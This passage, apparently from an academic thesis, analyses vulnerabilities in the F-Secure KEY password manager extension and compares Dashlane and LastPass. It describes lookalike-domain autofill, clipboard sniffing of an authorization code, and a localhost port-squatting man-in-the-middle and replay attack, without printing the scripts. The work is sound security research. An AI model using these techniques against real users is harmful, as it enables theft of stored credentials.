In the previous section, we discussed the different ways by which the attacker can trick the user to collect the credentials using the auto-fill feature. Here, we will be discussing about the ways where the user can be tricked by the attacker to interact with the web page in order to steal the credentials. And this is done through **Clickjacking attack**. As per OWASP [4], clickjacking is defined as:

" Clickjacking, also known as a "UI redress attack", is when an attacker uses multiple transparent or opaque layers to trick a user into clicking on a button or link on another page when they were intending to click on the top level page. Thus, the attacker is "hijacking" clicks meant for their page and routing them to another page, most likely owned by another application, domain, or both. "

Silver et al. performed such a clickjacking attack [29][37] in order to prove the vulnerabilities with the manual auto-fill. Here, the authors designed a page that had a form which is completely different from the target site. However, within the form is a hidden iframe which points to the target site. The user is tricked to click the form in such a way that he interacts with the hidden iframe making all the necessary clicks at the right place. The overlying form could be an interactive game or a page with buttons.

Almost all the password managers can be tricked by means of the clickjacking attack. Several techniques [31] [35] [38] can however be implemented at both the client side and the server side in order to circumvent the attack. This include the techniques such as:

- **Frame Busting**, which prevents the unauthorised framing of the web pages.
- Microsoft's equivalent of Frame busting using the **X-Frame-Options Header**
- **Content-Security Policies** implemented by the modern web browsers.

3.3 Web and Authorization based Vulnerabilities

Zhiwei et al. in [36] have performed a security analysis of cloud-based password managers. They took five popular cloud-based password managers and evaluated them for identifying vulnerabilities. They considered a threat model where the attacker maintains a malicious extension and the user gets to interact with it accidentally through the extensions. The authors have discussed about the vulnerabilities that can arise from various perspectives. This includes bookmarkelet vulnerabilities, web vulnerabilities, authorization vulnerabilities and the user interface vulnerabilities.

Zhiwei et al. have discussed about the **web vulnerabilities** such as XSS and CSRF. The authors were able to prove the existence of CSRF in LastPass and few other password managers considered for the evaluation. The KEY password manager was also vulnerable to the XSS and CSRF vulnerabilities. The KEY extension communicates with the KEY application by making regular calls with the service that is running on the localhost. On analysis, it was observed that the KEY application responds to the calls made from outside the KEY extension. This can lead to the eventual loss of data stored in the KEY's vault.

Additionally, the authors have studied about the **authorization vulnerabilities** where they discussed about the security concerns associated when using predictable identifiers for authorization. They have also encouraged the use of secure random numbers for authorization purpose. The KEY password manager also involves an authorization process after the KEY browser extension is installed. Here, the identifier is a random alphanumeric string which is a constant value and differs for each user. Since this code is repeatedly communicated between the browser extension and the application, there are chances for replay attacks. The vulnerability associated with this is discussed in the following chapters.

Even though the work done by the authors deal with the cloud-based password managers, their results can be used for studying stand-alone password managers also as they depend on the browser extensions which interact with the web page DOM like any other cloud-based password manager.

3.4 Hacking Other Sensitive Details

Although the password managers are dedicated applications for securely storing the credentials, they have now evolved over the years in storing other

information such as personal details, credit card details, receipts, etc. The password managers also allow the auto-fill of these information when there is a match. The articles [3] [14] demonstrate the possibility of the information being hacked by an attacker by placing hidden forms in a web page. The user will not be having any idea about the attack. The vulnerability has been proved both in the presence of the stand-alone password managers and browser password managers.

In an insecure environment, an attacker can place hidden forms for collecting the user's credit card details in any of the web page visited by the user by injecting Javascript elements. If the user had his auto-fill functionality enabled, then he could end up losing his details to the attacker.

Chapter 4

Adversary Model

This section will present the adversary model where we discuss about the assumptions and the capabilities that an adversary holds while performing his attack. Before presenting with the assumptions, we also revisit the testing environment and the various entities that participate in the system to study about the vulnerable points available.

The KEY password manager is available for the Windows and the MAC OS systems. Hence, the testing was conducted in these two environments. Similarly, the KEY browser extension supports Chrome and Firefox web browsers. Hence, other browsers were not considered within the scope. The below table summarizes the software platforms.

Product Examined	F-Secure KEY browser extension, Version 0.9.9.7
Assisting Products	F-Secure KEY desktop application, Version 4.5.107
Browser Scope	Google Chrome (version 58.0.3029.110) and Mozilla Firefox (version 53.0.2)
Operating System Scope	Windows and MAC OS

Knowing the participating entities can help us learn about the different ways through which the system can be compromised. The KEY password manager involves the following entities:

1. User
2. Key password manager application
3. Key browser extension

4. Web application running on the browser

The password sync feature of KEY password manager that facilitates the availability of password across devices is beyond the scope of this thesis. Hence, the cloud servers are not considered here as potential entities in the system.

Figure 2.3 represents the sequence diagram of a general workflow carried out under the influence of KEY.



Figure 4.1: General workflow using KEY

4.1 Assumptions

From the figure, it can be observed that that there are many interactions happening between the KEY application, KEY browser extension and the web application launched on the browser. The user intervention is very minimal. Thus, we came up with the different possibilities to forge these parties that heavily engage in the communication. Depending on the various possibilities, the below assumptions are made.

1. **Assumption: Permissions related**
   We assume that the adversary has permission to run malicious scripts in the user's machine. These malicious scripts perform operations such as executing a script, creating a file, reading data from clipboard, making a http request, etc. Depending on these permissions, several attacks are performed which will be discussed in the following chapters.

2. **Assumption: Installing malicious extensions**
   Whenever a user installs an extension, he only checks the functionality of the extension. Users rarely give importance on the capabilities of the extension. This action of the user is taken advantage and the assumptions are made. We assume that the user has installed extensions in his browser that has malicious code in it or can be injected with malicious code on future updates. We also assume that the user has no knowledge about the malicious intent of the browser extensions.

3. **Assumption: Downloading malware code**
   Users visit multiple pages every day. They can be either launched directly by the user or can be redirected through page links, email links, etc. Nevertheless, it is unsure that every page visited by the user is a legitimate one. This weakness is considered here and the assumptions are made. We assume that the user has visited any malicious page which led to the download of the malware codes in the user's machine without his consent. And these malware codes have permissions as described in the first assumption.

4. **Assumption: User knowledge Level**
   We categorize the users having access to the password managers as both tech-savvy and naive users. We also take into consideration the assumption that the users do not always check every component in the web page to know their legitimacy. This includes actions such as checking the URL of the web page launched, HTTPS connection of the web page, etc.

The user information stored in the KEY application are in the encrypted state when it is locked. Hence, the KEY application needs to be active before performing an attack. Most of the attacks performed as a part of this thesis had a scenario when the KEY was active or when the KEY was tricked to remain active.

Based on the aforementioned assumptions, a set of vulnerabilities have been identified with the KEY password manager browser extension and is discussed in the next chapter.

Chapter 5

Security Evaluation

This chapter discusses the vulnerabilities associated with the KEY browser extension. In addition, this chapter will present the evaluation analysis of other password managers against the vulnerabilities, which are Dashlane and LastPass. The Dashlane password manager has an architecture similar to that of KEY. LastPass, on the other hand, is a cloud-based application. The KEY browser extension was tested for vulnerabilities. As mentioned in the section 4, the environment was set up and the approach was followed. On testing, the following vulnerabilities were found associated with the KEY browser extension:

- Improper domian matching
- Authorization code hack
- Man in the Middle (MitM)
- Unvalidated redirects
- Credential theft during form submission

5.1 Improper Domain Matching

The address of the web page plays an important role with any password manager in fetching the user credentials. Password managers have different approaches in tracking the web address. However, only the domain section of the URL is taken into consideration. These domain level details are compared with the entries stored in the password manager's vault and the corresponding matches are retrieved. Hence, it is necessary that a strict comparison of the web address is conducted. In the following section, we shall discuss how this feature is handled in different password managers and the vulnerability associated when it is not implemented properly.

KEY

When a user visits a web page with login form, and if the user has an entry saved for the respective page in the KEY application, the user will be displayed with an iframe pop-up which appears on the click of the KEY icon. The figure 5.1 displays the architecture behind the operation in simple terms.



Figure 5.1: Communication Between KEY extension and application

The KEY browser extension sends the URL details in encrypted format. When the URL is decrypted at the KEY application's end, it will look for the corresponding matching entry based on the top level domain and second level domain. There is vulnerability at this point when the comparison is performed. *The vulnerability is that there is no strict comparison of the top level domains.* Consider the following scenario:

- Say, an attacker maintains a website under the domain **www.github.co** where the attacker follows a web page design similar to that of the original github page - **www.github.com**.

- Consider the attacker sends the link of his site (i.e., "www.github.co") to the user through a spam email.
- When the user clicks the link, he will be redirected to **www.github.co**. Now, if suppose the user does not check the URL of the page, he may proceed with clicking the F-Secure key icon in the login field.
- On the click of the key icon in the login field, the user is supposed to see only the credentials of the page **www.github.co** if he has made an entry for it in the KEY application. However at present, the iframe will also display the credentials of the original github page - **www.github.com**.
- In case the user clicks it, the credentials are entered and the attacker can capture the user credentials and forward them back to the original github page so that the user has no idea about the hack.

The figure 5.2 shows the vulnerability where the URL address corresponds to that of the attacker while the user has made an entry only for the legitimate site in the KEY.



Figure 5.2: Domain Name Vulnerability

Dashlane

When Dashlane was tested for this vulnerability, it was observed that the application was immune towards the attack. An approach similar to the one explained in the previous section 5.1 was followed. The Dashlane application was launched and its corresponding browser extension was enabled. A fake server was launched using Apache and a web page was hosted in the localhost. A custom URL such as **www.github.co** was configured to access the localhost whenever a request was made. This was done in order to present the real time scenario where a user can be tricked to access a malicious site that can look very similar to the legitimate site.

An entry was made in the Dashlane password manager application for the site **www.github.com**. The custom URL **www.github.co** was then launched in the browser. On the click of the Dashlane icon in the login form, the extension failed to fetch any credentials related to the legitimate site **www.github.com** from the desktop application. This makes the extension more secure towards the attack.

LastPass

LastPass performs a strict comparison of the domains. It checks until the third level domain of the web page address with the entries stored in the vault. However, by default, LastPass uses the second level domain name to decide if a site's credentials should be auto-filled [7]. As a result, LastPass completely eliminates the possibility of being tricked by an attacker redirecting the user to a web page with a URL similar to that of the original.

5.2 Authorization Code Sniffing

Authorization is the process where two communicating parties validate the integrity of one another before beginning any communication. In the case of password managers, we have the application and the browser extension acting as the two communicating parties. Since the extensions depend on the application for retrieving the user details, it is necessary that they authorize one another. Different password managers act differently in authorizing its peers. And in some case, they bypass this phase completely. In the below section, we shall discuss about the ways in which the authorization phase is handled by the different password managers.

KEY

Once the KEY application is installed, it is necessary for the browser extension to be authorized so that both the KEY desktop application and the browser extension can communicate with one another. In KEY, the authorization is done by means of an authorization code. This code is available in the "Settings" tab of the KEY desktop application. In order to authorize the KEY browser extension, the code needs to be copied and entered in the KEY extension's authorization window. The figure 5.3 shows the same.

Figure 5.3: Authorization Code in KEY application

This code can however be hacked. ***The vulnerability here is that, when the code is copied for pasting in the browser extension's authorization window, a copy of the entry is available in the clipboard which is never cleared***.

Consider the following scenario:

- Let us assume that the attacker is running an exploit script at the user's machine without his consent.
- When the user tries to authorize the extension, he will copy the code from the KEY application and a copy of the entry is made in the clipboard.
- The attacker's script will run continuously in an infinite loop and will fetch the contents available in the clipboard and later pass the contents to the attacker's site on a regular basis.

A similar script (A.3) was developed using Python to fetch the authorization code A.3. The authorization code is one of the key components associated with the KEY application. The code acts as the encryption token for encrypting/decrypting the contents at the extension's end before communicating with the KEY application. Once the attacker fetches the authorization

code, he will be able to decrypt the encrypted contents that he sniffs when the extension and the password manager application communicate with one another.

Dashlane

Unlike the KEY password manager, the Dashlane application does not involve any explicit authorization steps. Once the application is installed, it requests the user to install the browser extension. Once the browser extension is installed, both the extension and the application begins to communicate directly. The Dashlane browser extension begins communicating with the application irrespective of the port where the application's service is running. The Dashlane extension establishes a web socket connection with the localhost through a series of ports, which are 11456, 15674, 17896, 21953 and 32934. Hence, when one of the ports is not available, the Dashlane service is made to run on another port. When all the ports are blocked, the browser extension will not be able to communicate with the Dashlane application. All the communication between the browser extension and the application is protected and the application verifies that the browser and the browser extensions are legit.

The authorization process in the KEY application can be considered as a way of transferring the user's authorization code to the browser. And this is done in the KEY application in order to provide better security during the communication between the browser extension and the application as mentioned in section 2.2.1.1. However, in the case of Dashlane password manager, the communication between the extension and the application is secured using AES-256 with the OpenSSL library [5].

The OpenSSL connection provides strong security against any sniffing attack. Hence, the absence of any explicit authorization process in the Dashlane password manager has no effect on its credibility. The password manager implicitly authorizes and is immune towards the attack.

LastPass

Unlike KEY and Dashlane, LastPass does not have any stand-alone counterparts with which it has to communicate on a regular basis. LastPass stores the details in the cloud. Here, the credentials are protected and is available in the encrypted state at any point of time. Once the user unlocks the vault with the master password, the credentials are decrypted. And when the user tries to login into a web application, the credentials are fetched directly from the vault stored in the secure cloud.

LastPass does support multifactor authentication. But this is to provide an additional layer of security to protect the vault [17] . Hence, LastPass does not employ any explicit authorization mechanism.

5.3 Man in the Middle (MitM)

As per OWASP [18], the man-in-the-middle attack intercepts the communication between two systems. Using different techniques, an attacker can split the original connection between a client and a server into 2 new connections, one between the client and the attacker and the other between the attacker and the server. Once the connection is intercepted, the attacker can act as a middle man, being able to read, insert and modify the data in the intercepted communication. The attack can have severe consequences when implemented successfully. The KEY password manager is subjected to the MitM attack and thereby letting the attacker to fetch all the sensitive data from the victim's work station.

KEY

As stated in the section 2.2.1, we already understand that the KEY desktop application exposes a HTTP server in the port **24166** (will be called **P1** from now). The KEY browser extension is designed in such a way that it communicates with the KEY application by issuing requests to the service hosted in port **P1**. ***The vulnerability is that the browser extension communicates with any service hosted in the port P1 and does not strictly validate whether the service that is responding is the KEY application***. The consequence of performing this attack is that the credentials of the user can be hacked by the attacker.

The port **P1** used by KEY's service (**fskey.exe**) is not a reserved port and so any application can be hosted on it. However, it is necessary for the KEY browser extension to validate whether it is communicating with the KEY application. Even though at present the KEY extension validates this by sending "health" messages continuously, any attacker's service can respond to the health messages to make the browser extension believe that it is communicating with the KEY application. The figure 5.4 shows the same. Under normal scenario, KEY's service runs on port **P1**. However, an attacker can host a fake server in the same port and make the KEY browser extension believe that it is communicating with the right application.



Figure 5.4: Port Occupancy during a Normal and an Attack Scenario

In order to show the vulnerability, a scenario was considered where the attacker runs malicious scripts in the victim's machine without the victim's knowledge. Initially, the attacker runs a malicious script which will impersonate the KEY application and fetches all the requests made by the KEY extension. Secondly, the attacker runs another script which will impersonate the KEY browser extension and makes requests to the KEY application using the previously captured data.

The following are the three malicious scripts that are considered for performing the attack.

- *MitM_Script1*:
  This script (A.4) will launch a server running on the port **P1** and will respond to the health messages from KEY extension. It will also store the requests made by the extension in a separate file. Later, this script will halt itself after certain period of time. This script impersonates the KEY application.

- *MitM_Script2*:
  This script (A.4) will make a request to the KEY application using the requests collected from the previous script. This script impersonates the KEY browser extension.

- *MitM_Script3*:
  This python script (A.4) will automate the above two steps by invoking them on its own.

Below is a detailed description of each of the above scripts. The respective code can be found in A.4

1. ***MitM_Script1*** Functionality:



Figure 5.5: Proceedings Under Attack Scenario when MitM_Script1 runs

The figure 5.5 shows the sequence of events under an attack scenario when the MitM_Script1 runs. It lists down the proceedings when the script runs, the associated user actions on the web page and the behaviour of F-Secure KEY application. The dotted lines represent the actions that the user is unaware while the dark lines represent the actions the user is aware of.

- Under normal conditions, the KEY application runs on a standard port **P1**. So it was ensured that the attacker's Mitm_script1 was

executed before the KEY application is launched. This will start a fake server on the port **P1** before the KEY application uses it.

- Once after launching the attacker's server, it sends custom responses to the KEY browser extension's **health** messages to make it believe that the KEY application is actively running.
- When the user launches the KEY application, it will now run in any random port and not on port **P1**. The user will however have no idea about it and will be under the impression that everything is running properly.
- Now, when the user clicks the key icon in the login form, encrypted details of the URL is sent from the browser extension. However, it will now be captured by the attacker's fake server. Figure 1 displays a glimpse of the requests captured by the attacker's server.
- The user will not be able to see the iframe pop-up as the KEY application is running on a random port and not on the port **P1**. So, as a basic troubleshooting method, the user will restart the desktop KEY application.
- The fake server will have been halted by now as it is configured in that way. As a result, the port **P1** is now free.
- So, when the user restarts the KEY application, its service will now be hosted on the port **P1**, as under any normal scenario.



Figure 5.6: Glimpse of the requests fetched by the Attacker's Script

2. ***MitM_Script2*** Functionality: The figure 5.7 shows the sequence of events under an attack scenario when the MitM_Script2 runs. It lists down the proceedings when the attacker's script runs and the behaviour of KEY application. The attack is independent of user action and hence is not considered here.



Figure 5.7: Proceedings Under Attack Scenario when Mitm_Script2 runs

- The KEY application will now be running on the dedicated port **P1** and will be responding to the health calls from the KEY browser extension.
- Now, another malicious script (MitM_Script2) will begin to run. This will make a request to the KEY application with the requests it captured from the previous script.
- The KEY application will not be aware that the requests are being sent from an attacker script and so, it will respond to the script with login details such as username and password for the respective web page in encrypted format.
- The attacker's script then passes the retrieved details to the attacker's site by appending it in the URL. The attacker can then

fetch the encrypted login details at his end.

```
{
    "items": [
        {
            "id": "eyJpdiI6Iis0YnN2cG9WUHJ1VTF3ZitDYnVzN3c9PSIsInYiOjEsIml0ZXIiOjEwMDAwLCJrcyI6MTI4
            "password": "eyJpdiI6InpuUE9ta3NLdEZrMFRLbnhkOVdJdXc9PSIsInYiOjEsIml0ZXIiOjEwMDAwLCJrcy
            "title": "eyJpdiI6IlVwSUR6Nk1kaWJBdWNCZ0xaazRwS0E9PSIsInYiOjEsIml0ZXIiOjEwMDAwLCJrcyI6M
            "username": "eyJpdiI6IjNqakM0TTJ1dDU0R01CZlAwbStuOWc9PSIsInYiOjEsIml0ZXIiOjEwMDAwLCJrcy
        }
    ],
    "length": 1
}
```


Figure 5.8: Encrypted sensitive credentials hacked by the Attacker's Script

As seen in the screen shot above 5.8, the data collected by the attacker is encrypted and serves no purpose to the attacker at this point. It can be used by the attacker in the following way where he can swap the fetched encrypted data in order to send it to his malicious server. Consider the following scenario.

(a) Consider the user has created an entry in the password manager vault for a malicious site that is maintained by the attacker.

(b) Let's assume that the KEY application is not running and the attacker is running his malicious server on the user's machine as explained in section 1

(c) The attacker's script can then communicate the encrypted credentials that it receives as explained in the section 2 to the attacker's site.

(d) The encrypted credentials can be decrypted at the extension's end and will be auto-filled in the login form of the attacker's site.

(e) The attacker's site can then read the login credentials even if it is not the correct ones.

(f) This can result in credential theft by the attacker.

3. ***MitM_Script3*** Functionality: This is a simple script that automates the entire process by invoking the above attacker scripts.

Another important observation made during the MitM scenario was that ***there is no freshness in the encrypted data returned from the***

KEY application. This results in lack of integrity. That is, when a request was made from the attacker's Mitm_script2 to the KEY application using the collected data (from attacker's MitM_script1), the KEY application always responded with the same encrypted content. There was no randomness in the encrypted data.

Dashlane

As earlier mentioned, Dashlane has an independent desktop application and a browser extension which communicates with each other to fetch and fill in the login information in the web pages.

During analysis, it was observed that once the Dashlane application was installed, a service in the name of DashlanePlugin.exe begins to run on the port 11456. Comparing this behaviour to that of KEY, the following assumptions were made.

1. The Dashlane application communicates with the Dashlane extension by means of the service - DashlanePlugin.exe.
2. The port 11456 is the port reserved by Dashlane for its communication with the browser extension.

Of the above two assumptions, the first inference proved true as there was no other API through which the application was able to establish a connection with the browser extension. In order to test the validity of the second assumption, the below steps were followed:

- Uninstall the Dashlane application.
- Run a fake application on port 11456.
- Then install the Dashlane application. This will launch the service - DashlanePlugin.exe in a random port other than 11456 as it is already occupied.

Following the above steps, it was assumed that the communication with the Dashlane application can be intercepted. However, it was observed that the Dashlane extension was able to communicate with the application through the random port where the Dashlane service was running. The process was repeated again by blocking the second reserved port. But the extension was able to communicate successfully through a third port exposed by Dashlane's service. This is because, as mentioned in section 5.2, the Dashlane extension establishes a web socket connection with the localhost through

a series of ports. Hence, when one of the ports is not available, the Dashlane service is made to run on another port. Additionally, the communication between the extension and the application is protected and the application verifies that the browser and the browser extensions are legit in order to prevent any chances of attack.

